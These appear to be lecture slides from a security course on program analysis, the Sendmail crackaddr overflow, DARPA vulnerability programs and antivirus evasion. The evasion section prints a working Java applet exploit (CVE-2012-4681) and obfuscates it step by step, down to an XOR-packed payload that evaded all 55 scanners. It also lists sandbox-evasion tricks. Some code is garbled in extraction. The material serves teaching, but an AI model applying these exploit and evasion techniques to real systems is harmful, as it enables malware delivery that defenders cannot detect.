        if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
        if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
        if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; }
        if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
        //if there is sufficient space in the buffer, write the character
        if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
    }
    if(roundquote){ localbuf[output_index] = ')'; output_index++; }
    if(quotation){ localbuf[output_index] = '>'; output_index++; }
    return output_index;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability?

Activity: Does this program contain a vulnerability?

```
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
    char c, localbuf[BUFFERSIZE];
    unsigned int upperlimit = BUFFERSIZE - 10;
    unsigned int quotation = roundquote = FALSE;
    unsigned int input_index = output_index = 0;
    while (input_index < length){ c = input[input_index++];
        if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
        if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
        if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; /* (missing) upperlimit--; */ }
        if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
        // if there is sufficient space in the buffer, write the character
        if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
    }
    if(roundquote){ localbuf[output_index] = ')'; output_index++; }
    if(quotation){ localbuf[output_index] = '>'; output_index++; }
    return output_index;
}
```


Using our model of a buffer overflow can we answer whether or not this program has a vulnerability? Yes...but our ability to do so is at the edge of our current technology.

```
input = "Name Lastname < name@mail.org >
()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()
()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()
```


The original code is much more complex! Has ~10 loops (nesting depth is 4), gotos, lots of pointer arithmetic, calls to string functions...very few program analysis tools can even handle the toy example. This Buffer overflow in an email address parsing function of Sendmail was discovered in 2003 by Mark Dowd. The Sendmail function containing the bug consists of a parsing loop using a state machine consisting of ~500 LOC. Thomas Dullien later extracted this smaller version of the bug (less than 50 LOC) as an example of a hard problem for static analysis.

The original bug can be found at <ftp://ftp.sendmail.org/pub/sendmail/past-releases/sendmail.8.12.7.tar.gz> in the *crackaddr* function of the *headers.c* file (lines 1022-1352). It was found by locating array writes and then noticing the parsing was particularly complex. The auditor assumed it was unlikely there was not a bug and continued searching until the vulnerability was found.

Good:



Bad:



```
input = "Name Lastname < name@mail.org >
(0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000"
```

Activity: Does this program contain a vulnerability?

```
int main(int argc, char *argv[]) {
    int64_t x = strtoll(argv[1], NULL, 10);
    char buf[64];
    if (x <= 2 || (x & 1) != 0)
        return 1;
    int64_t i;
    for (i = x; i > 0; i--)
        if (foo(i) && foo(x - i))
            return 1;
    strcpy(buf, argv[2]); // reachable?
}
```

```
int foo(int64_t x) {
    int64_t i, s;
    for (i = x - 1; i >= 2; i--)
        for (s = x; s >= 0; s -= i)
            if (s == 0)
                return FALSE;
    return TRUE;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability?

All loops in this program have decrementing counters. The program clearly always terminates and it doesn't do any complicated mathematical operations (just addition and subtraction). If we can reach the `strcpy` function it is clear we should be able to exploit it since this is just a modification to our original example of a buffer overflow. Can we come up with an input that allows us to reach the `strcpy` function?

Activity: Does this program contain a vulnerability?

```
int main(int argc, char *argv[]) {
    int64_t x = strtoll(argv[1], NULL, 10);
    char buf[64];
    // x is an even number that is greater than 2
    if (x <= 2 || (x & 1) != 0)
        return 1;
    // x can be expressed as the sum of 2 primes
    int64_t i;
    for (i = x; i > 0; i--)
        if (is_prime(i) && is_prime(x - i))
            return 1;
    strcpy(buf, argv[2]); // reachable?
}
```

```
int is_prime(int64_t x) {
    int64_t i, s;
    for (i = x - 1; i >= 2; i--)
        for (s = x; s >= 0; s -= i)
            if (s == 0)
                return FALSE;
    return TRUE;
}
```

While the problem may look simple, answering whether or not this program is vulnerable is currently beyond the reach of mathematics. It involves answering whether every even integer greater than 2 can be expressed as the sum of two primes. This is the Goldbach conjecture, which is one of the oldest and best-known unsolved problems in number theory and all of mathematics. The problem is 275 years old as of 2017.

Encoding a hard math problem in a program makes it easy to convince ourselves that this program is hard to verify. But if we didn't know this program encoded the Goldbach conjecture, or if Goldbach never made the conjecture, would this program look any different than your average program?

Many questions in program analysis are actually undecidable in their general case and unfortunately these cases do arise in common programs. As a result we must use abstractions to answer easier questions that are answerable but still have practical value. For example we could say a path to `strcpy` exists that could be used to overflow `buf`, assuming that the path is feasible.

DARPA's Cyber Grand Challenge (CGC)

- “Cyber Grand Challenge (CGC) is a contest to build high-performance computers capable of playing in a Capture-the-Flag style cyber-security competition.”
- DEFCON 2016



<https://www.darpa.mil/program/cyber-grand-challenge>

DARPA's Cyber Grand Challenge (CGC)

- Fully automatic reasoning to:
 - Detect program vulnerabilities
 - Patch programs to prevent exploitation
 - Develop and execute vulnerability exploits against competitors
- No human players!



CGC Results (Reading Between the Lines)

- All teams published the same essential combination of strategies
 - Guided fuzzing (nearly every team had modified AFL)
 - Symbolic/concolic execution to assist fuzzer sometimes aided by classical program analyses (points-to, reachability, slicing, etc.)
 - Some state space pruning and prioritization scheme catered to expected vulnerability types
- Effective patches were more often generic patches which addressed the class of vulnerabilities not the one-off vulnerability that was given
 - Example: Adding stack guards for memory protection
- Competitor scores were close!
 - The difference between 1st and 7th place was not substantial
- Classes of vulnerabilities were known *a priori*

Context Matters!

- Head problems vs. hand problems
 - Design vs. implementation errors
- Implementation errors may be eventually largely eliminated with advances in programming languages, compilers, theorem provers, etc.
- Security design problems tend to be closely tied to failures in threat modeling, which is largely a human task
 - Many security problems arise due to reuse of software in changing contexts
 - Example: SCADA devices designed for isolated networks being placed on the internet

DARPA's High-Assurance Cyber Military Systems (HACMS) Program

- “formal methods-based approach to enable semi-automated code synthesis from executable, formal specifications”
- Creation of an “unhackable” drone!




<https://www.darpa.mil/program/high-assurance-cyber-military-systems>

HACMS Results (Reading Between the Lines)

- Failures tended to stem back to human failures to fully account for the attack model
 - Example: Red Team debrief noted that Red team sent a radio reboot command that dropped that shut off drone engines for 3 seconds (enough to crash the drone). Blue's response was "Oh! We didn't think of that!"
- The "unhackable" drone produced by the program was not protected from the later discovered Meltdown and Spectre exploits

DARPA's APAC Program


- Automated Program Analysis For Cybersecurity (APAC)
- Scenario: Hardened devices, internal app store, untrusted contractors, expert adversaries
- Focused on Android



<https://www.darpa.mil/program/automated-program-analysis-for-cybersecurity>


APAC Results (Reading Between the Lines)

- Is a bug malware? What if its planted intentionally? We know bug finding is hard...
- Bugs have plausible deniability and malicious intent cannot be determined from code.
- Novel attacks have escaped previous threat models.
- Need precision tools to detect **novel** and **sophisticated** malware in advance!



APAC Example: DARPA's Transformative Apps


- 55K lines of code
- Data gathering and relaying tool for military
 - Strategic mission planning/review
 - Audio and video recording
 - Geo-tagged camera snapshots
 - Real-time map updates based on GPS




APAC Example: DARPA's Transformative Apps

```
@Override  
public void onLocationChanged(Location tmpLoc) {  
    location = tmpLoc;  
    double latitude = location.getLatitude();  
    double longitude = location.getLongitude();  
    if((longitude >= 62.45 && longitude <= 73.10) &&  
        (latitude >= 25.14 && latitude <= 37.88)) {  
        location.setLongitude(location.getLongitude() + 9.252);  
        location.setLatitude(location.getLatitude() + 5.173);  
    }  
    ...  
}
```


One of several locations were GPS coordinates were modified.
This corrupts GPS coordinates if user is in Afghanistan/Pakistan!





Program Analysis, OODA, and YOU

- “Security is a *process*, not a product” – Bruce Schneier
- Apply John Boyd’s OODA loop to software and security



Program Analysis, OODA, and YOU



Our opponent is time!

“...IA > AI, that is, that intelligence amplifying systems can, at any given level of available systems technology, beat AI systems. That is, a machine and a mind can beat a mind-imitating machine working by itself.”
– Fred Brooks

How can we do better?

A Simple Observation...

- Humans armed with even simple tools are still finding bugs that huge racks of super computers can't find...
 - Case Study: CVE-2002-1337
- Remember that the programs we care about are created by humans
 - Humans naturally imbue code with additional structure (e.g. design patterns)
- Leverage strengths of human + machine
 - Let humans amplify machine reasoning
 - Let machines amplify human reasoning
 - Premise of DARPA CHESS program
- Case Study: Linux lock/unlock pairing
 - Teaching a machine the developer's pattern of using unique types for instances avoids expensive pointer analysis



CVE-2002-1337 Sendmail bug: Toy vs. Real problem.

Toy:

- ~50 lines of code
- Included in DARPA CGC
- A common case study for automated program analysis tools

Original:

- FOUND BY HUMAN REASONING WITH SIMPLE TOOLS
- Code contains ~10 loops (nesting depth is 4) and gotos
- Lots of pointer arithmetic inside loops
- Uses string manipulating functions
- The bugfix is not only one line but in more places
- Still not handled by any automated analysis that I am aware of

Antivirus Evasion



Do you agree?

- Antivirus protects us from modern malware.
- Antivirus protects us from yesterday's threats.
- Antivirus protects us from last year's threats.
- Antivirus is totally worthless.

Answer: It's complicated.

Exercise (2014): Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions...”
- CVE Created August 27th 2012 (~2 years old...)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	Score (2014's positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55

Technique A (Rename Class/Methods/Fields)

```
public class Gondvv extends Applet {           public class Application extends Applet {  
    {  
        public Gondvv() {  
        }  
        public void disableSecurity() throws Throwable {  
            Statement localStatement = new Statement(System.class,  
                Permissions localPermissions = new Permissions();  
                localPermissions.add(new AllPermission());  
                ProtectionDomain localProtectionDomain = new Protection  
                    AccessControlContext localAccessControlContext = new AC  
                        localProtectionDomain  
                );  
                SetField(statement.class, "acc", localStatement, localA  
                localStatement.execute();  
            }  
            private Class getClass(String paramString) throws Throwable {  
                Object arrayOfObject[] = new Object[1];  
                arrayOfObject[0] = paramString;  
                Expression localExpression = new Expression(Class.class  
                localExpression.execute();  
                return (Class)localExpression.getValue();  
            }  
        public Application() {  
        }  
        public void method1() throws Throwable {  
            Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);  
            Permissions localPermissions = new Permissions();  
            localPermissions.add(new AllPermission());  
            ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), loca  
                AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] { localProtectionDomain });  
                method3(statement.class, "acc", localStatement, localAccessControlContext);  
                localStatement.execute();  
            }  
            private Class method2(String paramString) throws Throwable {  
                Object arrayOfObject[] = new Object[1];  
                arrayOfObject[0] = paramString;  
                Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);  
                localExpression.execute();  
                return (Class) localExpression.getValue();  
            }  
            private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throws Throwable {  
                Object arrayOfObject[] = new Object[2];  
                arrayOfObject[0] = paramClass;  
                arrayOfObject[1] = paramString;  
                Expression localExpression = new Expression(method2("sun.awt.SunToolkit"), "getField", arrayOfObject);  
                localExpression.execute();  
                ((Field) localExpression.getValue()).set(paramObject1, paramObject2);  
            }  
        }  
    }  
}
```

Technique B (Obfuscate Strings)

```

public class Application extends Applet {
    public Application() {
    }

    public void method1() throws Throwable {
        Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///")));
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
            method3(statement.class, "acc", localStatement, localAccessControlContext);
        });
        localStatement.execute();
    }

    private Class method2(String paramString) throws Throwable {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
        localExpression.execute();
        return (Class) localExpression.getValue();
    }

    private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throws
        Object arrayOfObject[] = new Object[2];
        arrayOfObject[0] = paramClass;
        arrayOfObject[1] = paramString;
        Expression localExpression = new Expression(method2("sun.awt.SunToolkit"), "getField", arrayOfObject);
        localExpression.execute();
        ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
    }
}

public class Application extends Applet {
    private static final String s1 = lr(r("se" + "tSecu")) + "rityMa" + ("nager".toLowerCase().trim());
    private static final String s2 = "f1" + lr("e");
    private static final String s3 = "v33".replace("3", "c").replace("v", "b").replace("b", "a");
    private static final String s4 = (String) (new Random().nextInt(2) < 3 ? "4lame".replace("4", 4, "for").replace("l", "l");
    private static final String s5 = "son" + "-" + r(r("wt") + "a") + "-" + "Sunzkyt".replace("so", "su").replace("n", "n");
    private static final String s6 = "g" + e().charAt(0) + "f1" + e().charAt(2) + "ld";
    private static final String s7 = "a" + "all".substring(8, 2) + s1.charAt(1) + "-", replace("a", "-") + e();
    private static final String s8 = r("ao" + Character.toUpperCase('l')) + r("gnid");

    private static String e(){
        return "" + (char) 0x65 + (char) 0x78 + ((char) (0x64 + 0xd1));
    }

    private static String r(String s){
        return new StringBuilder(s).reverse().toString();
    }

    private static String l(String s){
        String result = "";
        for(Character c : s.toCharArray()){
            result += c;
        }
        return r(r(result));
    }

    public Application(){
    }

    public void method1() throws Throwable {
        Statement localStatement = new Statement(System.class, s1, new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[]{}));
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
        });
    }
}

```

Technique C (Change Control Flow)

```

public void method1() throws Throwable {
    Statement localStatement = new Statement(System.class, $1, new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(
        AccessControlContext localAccessControlContext = new AccessControlContext(new Protect
    method3(Statement.class, $3, localStatement, localAccessControlContext);
    localStatement.execute();
}

private Class method2($String paramString) throws Throwable {
    Object arrayOfObject[] = new Object[1];
    arrayOfObject[0] = paramString;
    Expression localExpression = new Expression(Class.class, $4, arrayOfObject);
    localExpression.execute();
    return (Class) localExpression.getValue();
}

private void method3(Class paramClass, String paramString, Object paramObject1, Object paramC
    Object arrayOfObject[] = new Object[2];
    arrayOfObject[0] = paramClass;
    arrayOfObject[1] = paramString;
    Expression localExpression = new Expression(method2($5), $6, arrayOfObject);
    localExpression.execute();
    ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
}

@Override
public void init() {
    try {
        method1();
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec($7);
        if (localProcess != null)
}
}

@Override
public void init() {
    try {
        Statement ls = new Statement(System.class, $1, new Object[1]);
        Permissions lp = new Permissions();
        lp.add(new AllPermission());
        ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL($2), new Certificate[@]));
        AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
        Object arr1[] = {$5};
        Expression exp1 = new Expression(Class.class, $4, arr1);
        exp1.execute();
        Class<?> c = (Class<?>) exp1.getValue();
        Object arr2[] = new Object[2];
        arr2[0] = Statement.class;
        arr2[1] = $3;
        Expression exp2 = new Expression(c, $6, arr2);
        exp2.execute();
        ((Field) exp2.getValue()).set(ls, lacc);
        ls.execute();
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec($7);
        localProcess.waitFor();
    } catch (Throwable t) {
        t.printStackTrace();
    }
}

@Override
public void paint(Graphics paramGraphics) {
    paramGraphics.drawString($8, $9, $10);
}

```

Technique D (Reflection for Sensitive Calls)

```

@Override
public void init() {
    try {
        Statement ls = new Statement(System.class, s1, new Object[1]);
        Permissions lp = new Permissions();
        lp.add(new AllPermission());
        ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
        AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
        AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { l });
        Object arr1[] = {s5};
        Expression exp1 = new Expression(Class.class, s4, arr1);
        exp1.execute();
        Class<?> c = (Class<?>) exp1.getValue();
        Object arr2[] = new Object[2];
        arr2[0] = Statement.class;
        arr2[1] = s3;
        Expression exp2 = new Expression(c, s6, arr2);
        exp2.execute();
        ((Field) exp2.getValue()).set(ls, lacc);
        ls.execute();
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec(s7);
        localProcess.waitFor();
    } catch (Throwable t) {
        t.printStackTrace();
    }
}
}

@Override
public void paint(Graphics paramGraphics) {
    paramGraphics.drawString(s8, 50, 25);
}

@Override
public void init() {
    try {
        Permissions lp = new Permissions();
        lp.add(new AllPermission());
        ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
        AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
        Object arr1[] = {s5};
        Expression exp1 = new Expression(Class.class, s4, arr1);
        exp1.execute();
        Class<?> c = (Class<?>) exp1.getValue();
        Object arr2[] = new Object[2];
        arr2[0] = c(s10);
        arr2[1] = s3;
        Expression exp2 = new Expression(c, s6, arr2);
        exp2.execute();
        Class sc = c(s10);
        Constructor con = sc.getConstructor(new Class[]{ Object.class, String.class, Object[].class });
        Object stat = con.newInstance(c(s9), s1, new Object[1]);
        ((Field) exp2.getValue()).set(stat, lacc);
        Method m = stat.getClass().getMethod("ex" + "ec" + ut ".trim() + "e");
        m.invoke(stat);
    } catch (Throwable t) {
        t.printStackTrace();
    }
}
}

@Override
public void paint(Graphics paramGraphics) {
    paramGraphics.drawString(s8, 50, 25);
}
}

```



Technique D (Simple Packer)

```
public static void main(String[] args) throws Exception {

    String exploit = "0g5KTVow8MLxYPFw8Vhw6ISVksiemYGF1YPFlN+xgICcmZORhJmfnvfw9Phw4pqRhphfkyC" +
        "AnJWE3TGag3jyVhPhw8oP88fd1v1qRhphFnjGe19+jhIKZnpfL8fdYg8Lx8PKDw/Hw8oPE8fDyg8Xx8PK" +
        "DvxHw8oPHbfDy8jx8PKDyfHw84PPhw4IOVgpmRnKaVgoOZn561ubTx8P668fb9s5+eg45Rn0SkZy" +
        "F1fxw8Pdw8Pdw8fhw+MyTnjmemYT08fdz2Nm8fD8s5+U1ffw6fhw55qRhphFnjGe19+jhIKZnpeyhZm" +
        "***" +
        "18YfxhpD58EzwifGI8Ynw+vAt8KjxivGL8Pvx5fQ8Yxjfd88dTw4FG08Y/w/fHJ8PTxcPFx8PHxcv0" +
        "w8Pzw8FcC8Dnw0Pfz8PbwLfDw8Pnw8gfyPx1/Tw8ff08XXw8fDn8PDwtPD08Plw8PD820lwQuDC401" +
        "G8XZB8Pdw8Ar8PDw+vDy8PDw/D78KjwLPdw80bw8Dw8PzwEFA58PDw8PD88XzxffdX8PHxfDw8PLxfw==";

    final byte[] b = base64Decode(exploit);

    byte key = (byte) 0xF0;
    for (int i = 0; i < b.length; i++) {
        b[i] = (byte) (b[i] ^ key);
    }

    class ByteArrayClassLoader extends ClassLoader {
        public Class<?> findClass(String name) {
            return defineClass(name, b, 0, b.length);
        }
    }

    Class<?> c = new ByteArrayClassLoader().findClass("techniques.d.Application");
    Applet a = (Applet) c.getConstructors()[0].newInstance(null);
    a.init();
}
```

Defeating Static Analysis

- **Code Obfuscation**
 - Make really hard to read/decompile code
 - Change signatures of what was considered “bad”
- **Encryption**
 - If the static analysis tool can’t read the source it can’t analyze it
- **Polymorphic/Metamorphic malware**
 - Keep changing what the code is
 - What is the tool looking for? Change yourself to something else

We can further obscure control flow by embedding our logic in dataflow protected by one way functions. Imagine if we had a command and control server with a branch that was checking if the command was to “phone home”.

```
if(input.equals("phone_home")){
    doTheThing();
}
```

We could obscure this command by hashing “phone_home” and comparing the hash of the input (just like checking a password).

```
if("e4b384c028d6b4e4b43334edeeb1faaa".equals(hash(input)){
    doTheThing();
}
```

Similarly we could use reflection or other meta-language features to obscure the call to `doTheThing()` method. For example in C programs we could use function pointers with an encrypted jump table.

Defeating Dynamic Analysis

- Example: Google Bouncer (Android App Store Antivirus)
 - Runs apps for 5 minutes and watches behaviors
- How do we defeat it?
 - Wait 5 minutes...then do bad stuff
 - Note: *Don't do this or you risk a permanent Google ban*
 - Do we know what it's looking for? (just do other bad stuff)
 - Yea, we have a good idea -> [Dissecting the Android Bouncer](#)
 - Pick some specific triggers (only happens in certain locations?)
 - Detect if we are being watched...and behave if we are

For dynamic analysis we also have to think about the footprint that a program leaves on the system over time. For example, most kernel level rootkits will edit the process list to remove the rootkits process from the process list. However, with dynamic analysis we can simply ask the OS to report the list of the processes, then take a raw snapshot of memory and compare the processes found in the memory dump with the list of reported processes to find the rootkit. An antivirus vendor might recognize a string of 0x90 (NOP) bytes appear in a program at runtime and immediately terminate the application suspecting that a NOP sled to some shellcode had been injected into memory. This is just another form of signature matching. There are several other instructions that can be used in place of 0x90 to accomplish the same task. For instance alternating increment and decrement register values could be used to achieve useless, but safe operations until the shellcode is executed. There are even machine instructions that fall entirely in the ASCII range that can be used to create *polymorphic printable shellcode*, making signature detection an incredibly hard task for A/V.


Lab 8: Antivirus Evasion

- Refactor code, compile, upload to VirusTotal
 - Take note of what each A/V vendor is doing?
 - Which A/V vendors are doing something interesting?

Going Beyond



